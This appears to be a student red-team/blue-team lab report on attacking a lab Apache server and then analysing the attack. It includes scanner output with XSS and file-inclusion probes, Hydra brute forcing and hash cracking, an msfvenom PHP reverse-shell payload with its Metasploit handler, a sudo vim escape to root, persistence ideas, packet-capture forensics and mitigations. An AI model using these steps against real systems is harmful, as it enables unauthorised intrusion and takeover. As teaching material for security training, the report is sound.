UC Irvine Cyber Security

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Red v. Blue

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KALI LINUX TOOLS - ENUMERATION & HASH TYPE ID TOOLS

Nikto - Web Vulnerability Scanner
Hash-Identifier - Identifying Hash Algorithm
Netdiscover - ARP Scanner
Nmap - Hosts and Services Enumeration & Scanner
Skipfish - Active web reconnaissance tool.
Dirb/Dirbuster - Brute forcing web directory content.
Gobuster - Brute forcing web directory content.

Syntax: **$nmap -sn 172.16.84.0/24 <= Target scan => target 172.16.84.205**
$nikto -h 172.16.84.205
$nmap -A -sT -sV -sC -T4 -v 172.16.84.205
$netdiscover -r 172.16.84.205
$skipfish -o /root/filedir http://172.16.84.205

Vulnerability Assessment

- Nikto & skipfish & Dirb & Gobuster
- Server runs on Apache/2.4.29
- Allowed HTTP GET/POST/OPTIONS/HEAD
- Directory indexing & listing Enabled - Opened to public.
- SSH Connection - Brute forcible.
- Secret Company Folder listed on the web.
- PHP Server-side script exploitable.
- No login attempt lockout nor 2-factor authentication.
- Password not masked, shows as plaintext.
- /?admin directory available as admin.
- Needs to implement Principle of Least Privilege.
- Weak credentials as for executives of the company.
- Basic Authentication - base64 & plaintext can be used to pass the hash.
- Secret folder brute forceable & SSH logins.

```
root@kali:~# nikto -h 172.16.84.205
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.84.205
+ Target Hostname:    172.16.84.205
+ Target Port:        80
+ Start Time:         2019-08-20 22:08:42 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x47 0x587
b3654816f2
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3268: /./: Directory indexing found.
+ OSVDB-3268: /?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /?mod=some_thing&op=browse: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default i
f there is no index page.
+ OSVDB-3268: /?Open: Directory indexing found.
+ OSVDB-3268: /?OpenServer: Directory indexing found.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 S
P1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexi
ng found.
+ OSVDB-3268: /?sql_debug=1: Directory indexing found.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-3268: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?PageServices: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web
 Publisher by forcing the server to show all files via 'open directory browsing'. Web P
ublisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-026
9.
+ OSVDB-3268: /?wp-cs-dump: Directory indexing found.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web P
ublisher by forcing the server to show all files via 'open directory browsing'. Web Pub
lisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: ////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////
////////: Directory indexing found.
+ OSVDB-3288: ////////////////////////////////////////////////////////////////////////
+ OSVDB-3288: ////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////
////////: Abyss 1.03 reveals directory listing when        /'s are requested.
+ OSVDB-3268: /?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3268: /?D=A: Directory indexing found.
+ OSVDB-3268: /?N=D: Directory indexing found.
+ OSVDB-3268: /?S=A: Directory indexing found.
+ OSVDB-3268: /?M=A: Directory indexing found.
+ OSVDB-3268: /?\"><script>alert('Vulnerable');</script>: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?: Directory i
ndexing found.
+ OSVDB-3268: /?npage=-1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory i
ndexing found.
+ OSVDB-3268: /?npage=1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory in
dexing found.
+ OSVDB-3268: /?show=http://cirt.net/rfiinc.txt??: Directory indexing found.
+ OSVDB-3268: /?-s: Directory indexing found.
+ OSVDB-3268: /?q[]=x: Directory indexing found.
+ OSVDB-3268: /?sc_mode=edit: Directory indexing found.
+ OSVDB-3268: /?xmlcontrol=body%20onload=alert(123): Directory indexing found.
+ OSVDB-3268: /?admin: Directory indexing found.
```

Skipfish - Vulnerability Assessment Report

Syntax: **skipfish -o /root/Raven http://172.16.84.205**

skipfish
WEB APP SCANNER

Crawl results - click to expand:

- http://172.16.84.205/ 33 30
  Code: 200, length: 1587, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
  - Directory listing enabled
    1. Code: 200, length: 1587, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
       Memo: Directory listing
  - New 404 signature seen
    1. Code: 404, length: 284, declared: text/html, charset: iso-8859-1 [show trace +]
  - New 'Server' header value seen
    1. Code: 200, length: 1587, declared: text/html, charset: UTF-8 [show trace +]
       Memo: Apache/2.4.29 (Ubuntu)
  - company_blog 5 3
    Code: 200, length: 948, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
    - Directory listing enabled
      1. Code: 200, length: 948, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
         Memo: Directory listing
    - blog.txt 2
      Code: 200, length: 420, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
      - Incorrect or missing charset (low risk)
        1. Code: 200, length: 420, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
      - Generic MIME used (low risk)
        1. Code: 200, length: 420, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
           Memo: text/plain
    - C=N 1
      Code: 200, length: 948, declared: text/html, charset: UTF-8 [show trace +]
      - Directory listing enabled
        1. Code: 200, length: 948, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
           Memo: Directory listing
    - O=D 1
      Code: 200, length: 948, declared: text/html, charset: UTF-8 [show trace +]
      - Directory listing enabled
        1. Code: 200, length: 948, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
           Memo: Directory listing
  - company_folders 9 7
    Code: 200, length: 1382, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
    - Directory listing enabled
      1. Code: 200, length: 1382, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
         Memo: Directory listing
    - company_culture 1
      Code: 200, length: 1396, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
    - customer_info 5 3
      Code: 200, length: 1008, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
    - sales_docs
      Code: 200, length: 1386, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
    - C=N 1
      Code: 200, length: 1382, declared: text/html, charset: UTF-8 [show trace +]
    - O=D 1
      Code: 200, length: 1382, declared: text/html, charset: UTF-8 [show trace +]
  - company_share 3 2
    Code: 200, length: 756, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
    - Directory listing enabled
      1. Code: 200, length: 756, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
         Memo: Directory listing
    - C=N 1
      Code: 200, length: 756, declared: text/html, charset: UTF-8 [show trace +]
      - Directory listing enabled
        1. Code: 200, length: 756, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
  - O=D 1
    Code: 200, length: 756, declared: text/html, charset: UTF-8 [show trace +]
    - Directory listing enabled
      1. Code: 200, length: 756, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
         Memo: Directory listing
- icons 4
  Code: 403, length: 294, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]
- meet_our_team 9 5
  Code: 200, length: 1346, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
  - Directory listing enabled
    1. Code: 200, length: 1346, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
       Memo: Directory listing
  - ashton.txt 2
    Code: 200, length: 314, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
    - Incorrect or missing charset (low risk)
      1. Code: 200, length: 314, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
    - Generic MIME used (low risk)
      1. Code: 200, length: 314, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
         Memo: text/plain
  - hannah.txt 2
    Code: 200, length: 398, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
    - Incorrect or missing charset (low risk)
      1. Code: 200, length: 398, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
    - Generic MIME used (low risk)
      1. Code: 200, length: 398, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
         Memo: text/plain
  - ryan.txt 2
    Code: 200, length: 228, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
    - Incorrect or missing charset (low risk)
      1. Code: 200, length: 228, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
    - Generic MIME used (low risk)
      1. Code: 200, length: 228, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
         Memo: text/plain
  - C=N 1
    Code: 200, length: 1346, declared: text/html, charset: UTF-8 [show trace +]
    - Directory listing enabled
      1. Code: 200, length: 1346, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
         Memo: Directory listing
  - O=D 1
    Code: 200, length: 1346, declared: text/html, charset: UTF-8 [show trace +]
    - Directory listing enabled
      1. Code: 200, length: 1346, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
         Memo: Directory listing
- robots.txt 2
  Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
  - Incorrect or missing charset (low risk)
    1. Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
  - Generic MIME used (low risk)
    1. Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
       Memo: text/plain
- sitemap.xml
  Code: 404, length: 288, declared: text/html, charset: iso-8859-1 [show trace +]
- C=N 1
  Code: 200, length: 1587, declared: text/html, charset: UTF-8 [show trace +]
  - Directory listing enabled
    1. Code: 200, length: 1587, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
       Memo: Directory listing
- O=D 1
  Code: 200, length: 1587, declared: text/html, charset: UTF-8 [show trace +]
  - Directory listing enabled
    1. Code: 200, length: 1587, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
       Memo: Directory listing
- robots.txt 2
  Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
  - Incorrect or missing charset (low risk)
    1. Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
  - Generic MIME used (low risk)
    1. Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] [show trace +]
       Memo: text/plain
- sitemap.xml
  Code: 404, length: 288, declared: text/html, charset: iso-8859-1 [show trace +]
- C=N 1
  Code: 200, length: 1587, declared: text/html, charset: UTF-8 [show trace +]
  - Directory listing enabled
    1. Code: 200, length: 1587, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
       Memo: Directory listing
- O=D 1
  Code: 200, length: 1587, declared: text/html, charset: UTF-8 [show trace +]
  - Directory listing enabled
    1. Code: 200, length: 1587, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]
       Memo: Directory listing


Document type overview - click to expand:

- **application/xhtml+xml** (5)
  1. http://172.16.84.205/ (1587 bytes) [show trace +]
  2. http://172.16.84.205/company_blog/ (948 bytes) [show trace +]
  3. http://172.16.84.205/company_folders/ (1382 bytes) [show trace +]
  4. http://172.16.84.205/company_share/ (756 bytes) [show trace +]
  5. http://172.16.84.205/icons/ (294 bytes) [show trace +]
- **image/gif** (4)
  1. http://172.16.84.205/icons/a.gif (246 bytes) [show trace +]
  2. http://172.16.84.205/icons/back.gif (216 bytes) [show trace +]
  3. http://172.16.84.205/icons/blank.gif (148 bytes) [show trace +]
  4. http://172.16.84.205/icons/folder.gif (225 bytes) [show trace +]
- **text/plain** (6)
  1. http://172.16.84.205/company_blog/blog.txt (420 bytes) [show trace +]
  2. http://172.16.84.205/company_folders/customer_info/customers.txt (235 bytes) [show trace +]
  3. http://172.16.84.205/meet_our_team/ashton.txt (314 bytes) [show trace +]
  4. http://172.16.84.205/meet_our_team/hannah.txt (398 bytes) [show trace +]
  5. http://172.16.84.205/meet_our_team/ryan.txt (228 bytes) [show trace +]
  6. http://172.16.84.205/robots.txt (71 bytes) [show trace +]


Issue type overview - click to expand:


- **Incorrect or missing charset (low risk)** (6)
  1. http://172.16.84.205/company_blog/blog.txt [show trace +]
  2. http://172.16.84.205/company_folders/customer_info/customers.txt [show trace +]
  3. http://172.16.84.205/meet_our_team/ashton.txt [show trace +]
  4. http://172.16.84.205/meet_our_team/hannah.txt [show trace +]
  5. http://172.16.84.205/meet_our_team/ryan.txt [show trace +]
  6. http://172.16.84.205/robots.txt [show trace +]
- **Generic MIME used (low risk)** (6)
  1. http://172.16.84.205/company_blog/blog.txt [show trace +]
     Memo: text/plain
  2. http://172.16.84.205/company_folders/customer_info/customers.txt [show trace +]
     Memo: text/plain
  3. http://172.16.84.205/meet_our_team/ashton.txt [show trace +]
     Memo: text/plain
  4. http://172.16.84.205/meet_our_team/hannah.txt [show trace +]
     Memo: text/plain
  5. http://172.16.84.205/meet_our_team/ryan.txt [show trace +]
     Memo: text/plain
  6. http://172.16.84.205/robots.txt [show trace +]
     Memo: text/plain
- **Generic MIME used (low risk)** (6)
  1. http://172.16.84.205/company_blog/blog.txt [show trace +]
     Memo: text/plain
  2. http://172.16.84.205/company_folders/customer_info/customers.txt [show trace +]
     Memo: text/plain
  3. http://172.16.84.205/meet_our_team/ashton.txt [show trace +]
     Memo: text/plain
  4. http://172.16.84.205/meet_our_team/hannah.txt [show trace +]
     Memo: text/plain
  5. http://172.16.84.205/meet_our_team/ryan.txt [show trace +]
     Memo: text/plain
  6. http://172.16.84.205/robots.txt [show trace +]
     Memo: text/plain
- **Hidden files / directories** (1)
  1. http://172.16.84.205/icons/a.gif [show trace +]
- **Directory listing enabled** (19)
  1. http://172.16.84.205/ [show trace +]
     Memo: Directory listing
  2. http://172.16.84.205/company_blog/ [show trace +]
     Memo: Directory listing
  3. http://172.16.84.205/company_blog/?C=9876sfi;O=D [show trace +]
     Memo: Directory listing
  4. http://172.16.84.205/company_blog/?C=N;O=9876sfi [show trace +]
     Memo: Directory listing
  5. http://172.16.84.205/company_folders/ [show trace +]
     Memo: Directory listing
  6. http://172.16.84.205/company_folders/company_culture/ [show trace +]
     Memo: Directory listing
  7. http://172.16.84.205/company_folders/customer_info/ [show trace +]
     Memo: Directory listing
  8. http://172.16.84.205/company_folders/customer_info/?C=9876sfi;O=D [show trace +]
     Memo: Directory listing
  9. http://172.16.84.205/company_folders/customer_info/?C=N;O=9876sfi [show trace +]
     Memo: Directory listing
  10. http://172.16.84.205/company_folders/?C=9876sfi;O=D [show trace +]
      Memo: Directory listing
  11. http://172.16.84.205/company_folders/?C=N;O=9876sfi [show trace +]
      Memo: Directory listing
  12. http://172.16.84.205/company_share/ [show trace +]
      Memo: Directory listing
  13. http://172.16.84.205/company_share/?C=9876sfi;O=D [show trace +]
      Memo: Directory listing
  14. http://172.16.84.205/company_share/?C=N;O=9876sfi [show trace +]
      Memo: Directory listing
  15. http://172.16.84.205/meet_our_team/ [show trace +]
      Memo: Directory listing
  16. http://172.16.84.205/meet_our_team/?C=9876sfi;O=D [show trace +]
      Memo: Directory listing
  17. http://172.16.84.205/meet_our_team/?C=N;O=9876sfi [show trace +]
      Memo: Directory listing
  18. http://172.16.84.205/?C=9876sfi;O=D [show trace +]
      Memo: Directory listing
  19. http://172.16.84.205/?C=N;O=9876sfi [show trace +]
      Memo: Directory listing
- **New 404 signature seen** (1)
  1. http://172.16.84.205/sfi9876 [show trace +]
- **New 'Server' header value seen** (1)
  1. http://172.16.84.205/ [show trace +]
     Memo: Apache/2.4.29 (Ubuntu)

Attacking Methods:



- Hydra was a tool used to brute force in Kali Linux to crack passwords.
- We knew that it would would work since it was a vulnerability that we had tested for on the Logins
- Brute forcing will work in the real world for penetration testing to check whether the security measures that have been done are secure to it full extent. Brute Forcing on a production environment can Cause a DOS
- One of the key factors to protection is having a stronger password by 2-factor authentication and mandatory parameters such as minimum characters of 8 or more, upper/lowercase/special characters/number. Also, getting locked out if multiple failed login attempts has been made.





Or you can also copy the hash that was found in webdav and put it into a file which in this case we called it hash.txt. Afterwards run john with the name of the file (hash.txt) and will crack the password. “John the Ripper” also known as john is a hash bruteforce which will bruteforce different hashes to compare it against the hasehs inputted.

Msfvenom

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -p php/meterpreter reverse_tcp LHOST=172.16.84.205 LPORT=4000 -f raw > payload.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26881 bytes

root@kali:~# msfvenom -p php/meterpreter reverse_tcp LHOST=172.16.84.55 LPORT=4000 -f raw > payload.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26800 bytes

root@kali:~#
```

- Msfvenom was used in order to insert a malicious payload in raw form into the victims server.
- We selected a reverse shell payload based of the architecture found on the system.
- This would work in the real world when you have already connected to victims server.
- We would recommend to stop outgoing traffic to get out to other ports in the firewall.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
I love shells --egypt

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1577 exploits - 907 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handlers
[-] Failed to load module: exploit/multi/handlers
msf > Interrupt: use the 'exit' command to quit
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 172.16.84.55
LHOST => 172.16.84.55
msf exploit(handler) > set LPORT 4000
LPORT => 4000
msf exploit(handler) > run

[*] Started reverse TCP handler on 172.16.84.55:4000
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (172.16.84.55:4000 -> 172.16.84.205:52808) at 2019-08-21 00:16:35 -0400

meterpreter >
```

As shown above inside the msfconsole:

1. Payload was set to php/meterpreter_reverse_tcp
2. We set the lhost ip address of us in order to reach the victims server.
3. We set the port number.
4. We run it in order to create the payload
5. Which created the meterpreter.

Post-exploitation

After acquiring the credentials found through brute-forcing, as well as cracking hashes found on the web server, the attacker is able to gain access to a shell on the machine.

The credentials discover are as follows:

/secret_folder : user: ashton pass: leopoldo
Found through brute-forcing
/webdav : user: ryan pass: linux4u
Found through brute-forcing and cracking the hash in /secret_folder
ssh:// : user: ryan pass: linux4u
Found through brute-forcing, previous used credentials, and cracking the hash found in /webdav

Escalation

Once a shell is gained through either SSH or a reverse shell, the attacker is using a lower level user. Upon inspection of the SSH connection the attacker is acting as the user ryan. Ryan has sudo privileges to access Vim, Less, find as root with no login. Vim allows you to run commands through its service, and are able to spawn a root shell with the syntax “ :!/bin/bash ” gaining root privileges.

```
Last login: Wed Aug 21 04:01:11 2019 from 172.16.84.55
ryan@server1:~$ sudo -l
[sudo] password for ryan:
Matching Defaults entries for ryan on server1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User ryan may run the following commands on server1:
    (root) /usr/bin/less, /usr/bin/vim, /usr/bin/find
ryan@server1:~$
```

```
~
~
:!/bin/bash
```

```
root@server1:~# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@server1:~#
```

Access

Having root access to the machine gives the attacker full access to the machine and all it’s processes. With full access, back doors into the system are able to be opened creating a persistent threat.

Persistence can be created by

- Starting a bind shell on the system
- Importing ssh keys into the root directory
- Adding a blank parameter to a php file on the server, passing that parameter to the system allowing Remote Code Execution.

To defend against these persistent threats, stronger passwords, policy of least privileges, and setuid mitigation is recommended.

Incident Response - Summary

Upon analyzing the log file

- There were 10145 authentication attempts against Ashton’s credential utilizing Hydra from IP address 172.16.84.213 to web server 172.16.84.205
- The first authentication against the “Secret Folder” Started at 2019/05/06 09:32:29
- Hacker found Ashton’s password on 2019/05/06 09:36:23
- Ashton’s password was brute forced within 4 minutes
- Ryan’s password was utilized to access WebDav
- Reverse Shell file “shell.php” was uploaded on 2019/05/06 09:37:14
- The file reuploaded on 2019/05/06 09:38:57 and the shell was activated on 2019/05/06 09:40:46

Incident Response - Password Brute Force

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.authorization != ""

No.	Request Frame	Time	Delta	Source	Source Port	Destination	Destination Port	Protocol	Length	Request URI	Info
60854		2019-05-06 09:36:05.248309	0.012499000	172.16.84.213	32880	172.16.84.205	80	HTTP	229		GET /co
60858		2019-05-06 09:36:05.249618	0.000014000	172.16.84.213	32882	172.16.84.205	80	HTTP	229		GET /co
60867		2019-05-06 09:36:05.259442	0.000025000	172.16.84.213	32884	172.16.84.205	80	HTTP	225		GET /co
60873		2019-05-06 09:36:05.274990	0.001609000	172.16.84.213	32886	172.16.84.205	80	HTTP	229		GET /co
60878		2019-05-06 09:36:05.287696	0.001396000	172.16.84.213	32888	172.16.84.205	80	HTTP	229		GET /co
60903		2019-05-06 09:36:23.532480	4.944903000	172.16.84.213	32890	172.16.84.205	80	HTTP	460		GET /co
60915		2019-05-06 09:36:26.529984	2.920716000	172.16.84.213	32890	172.16.84.205	80	HTTP	542		GET /co
60926		2019-05-06 09:37:08.481181	2.915368000	172.16.84.213	32896	172.16.84.205	80	HTTP	269		OPTIONS
60930		2019-05-06 09:37:08.482481	0.000318000	172.16.84.213	32898	172.16.84.205	80	HTTP	269		OPTIONS

```
<Accept-Language: en-US,en;q=0.5\r\n>
Accept-Encoding: gzip, deflate\r\n
<Accept-Encoding: gzip, deflate\r\n>
DNT: 1\r\n
Connection: keep-alive\r\n
<Connection: keep-alive\r\n>
Upgrade-Insecure-Requests: 1\r\n
Authorization: Basic YXNodG9uOmxlb3BvbGRv\r\n
  Credentials: ashton:leopoldo
<Authorization: Basic YXNodG9uOmxlb3BvbGRv\r\n>
\r\n
[Full request URI: http://172.16.84.205/company_folders/secret_folder/]
<Request: True>
[HTTP request 2/4]
[Prev request in frame: 60901]
[Next request in frame: 60905]
```

```
0000  00 0c 29 1c 28 dc 00 0c  29 07 34 cf 08 00 45 00   ··)·(··· )·4···E·
0010  01 be b0 2b 40 00 40 06  87 4b ac 10 54 d5 ac 10   ···+@·@· ·K··T···
0020  54 cd 80 7a 00 50 ac a9  01 5f 21 c4 8e d4 80 18   T··z·P·· ·_!·····
0030  00 f0 3b 7d 00 00 01 01  08 0a 3d 69 e4 4e e2 c0   ··;}···· ··=i·N··
0040  d7 80 47 45 54 20 2f 63  6f 6d 70 61 6e 79 5f 66   ··GET /c ompany_f
```

snort.log.1557160271 | Packets: 61011 · Displayed: 10170 (16.7%) | Profile: Default

Incident Response - Reverse Shell

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

frame contains shell.php

Expression...

No.	Request Frame	Time	Delta	Source	Source Port	Destination	Destination Port	Protocol	Length	Request URI	Request Method
60952		2019-05-06 09:37:14.261818	0.009427000	172.16.84.213	32900	172.16.84.205	80	TCP	368		
60955		2019-05-06 09:37:15.409339	1.136648000	172.16.84.213	32900	172.16.84.205	80	TCP	368		
60958		2019-05-06 09:37:15.414199	0.002964000	172.16.84.213	32900	172.16.84.205	80	TCP	368		
60960		2019-05-06 09:37:15.425357	0.010200000	172.16.84.213	32900	172.16.84.205	80	TCP	342		
60962		2019-05-06 09:37:15.427127	0.001652000	172.16.84.213	32900	172.16.84.205	80	HTTP	278		DELETE
60967		2019-05-06 09:37:15.436056	0.000273000	172.16.84.213	32902	172.16.84.205	80	TCP	368		
60979		2019-05-06 09:38:57.546281	0.019242000	172.16.84.213	32904	172.16.84.205	80	TCP	342		
60981		2019-05-06 09:38:57.548343	0.000919000	172.16.84.213	32904	172.16.84.205	80	TCP	311		
60983		2019-05-06 09:38:57.552601	0.002659000	172.16.84.213	32904	172.16.84.205	80	TCP	368		
61010		2019-05-06 09:40:46.425729	2.024876000	172.16.84.213	32912	172.16.84.205	80	HTTP	481		GET

```
    Urgent pointer: 0
  ⌄ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    > TCP Option - No-Operation (NOP)
    > TCP Option - No-Operation (NOP)
    > TCP Option - Timestamps: TSval 1030400618, TSecr 3804344553
  ⌄ [SEQ/ACK analysis]
      [iRTT: 0.000330000 seconds]
      [Bytes in flight: 303]
      [Bytes sent since last PSH flag: 302]
  ⌄ [Timestamps]
      [Time since first frame in this TCP stream: 0.009757000 seconds]
      [Time since previous frame in this TCP stream: 0.009427000 seconds]
    TCP payload (302 bytes)
    [Reassembled PDU in frame: 60953]
    TCP segment data (302 bytes)
```

```
0020  54 cd 80 84 00 50 86 1c  98 8f 84 bb 50 ed 80 18   T····P·· ····P···
0030  00 e5 73 0e 00 00 01 01  08 0a 3d 6a aa 6a e2 c1   ··s····· ··=j·j··
0040  b0 e9 50 52 4f 50 46 49  4e 44 20 2f 77 65 62 64   ··PROPFI ND /webd
0050  61 76 2f 73 68 65 6c 6c  2e 70 68 70 20 48 54 54   av/shell .php HTT
0060  50 2f 31 2e 31 0d 0a 48  6f 73 74 3a 20 31 37 32   P/1.1··H ost: 172
```

How long it took for the SYN to ACK handshake (iRTT) (tcp.analysis.initial_rtt) | Packets: 61011 · Displayed: 10 (0.0%) | Profile: Default

Mitigation

- Limit the # of incorrect authentication attempts to prevent brute force by using identifying cookies or unique browser elements
- Increase password complexity to a minimum of 10 characters, upper, lower cases, 2 to 5 numbers and special characters to increase password entropy
- Implement “reCaptcha” to prevent robot or automation brute force on sensitive fields
- Do not use the same password for multiple logins
- Do not store any form of passwords on a public facing server
- Disable directory indexing on website’s folder
- Patch and Update Servers

Mitigate Privesc

- Limit the use of sudo for find
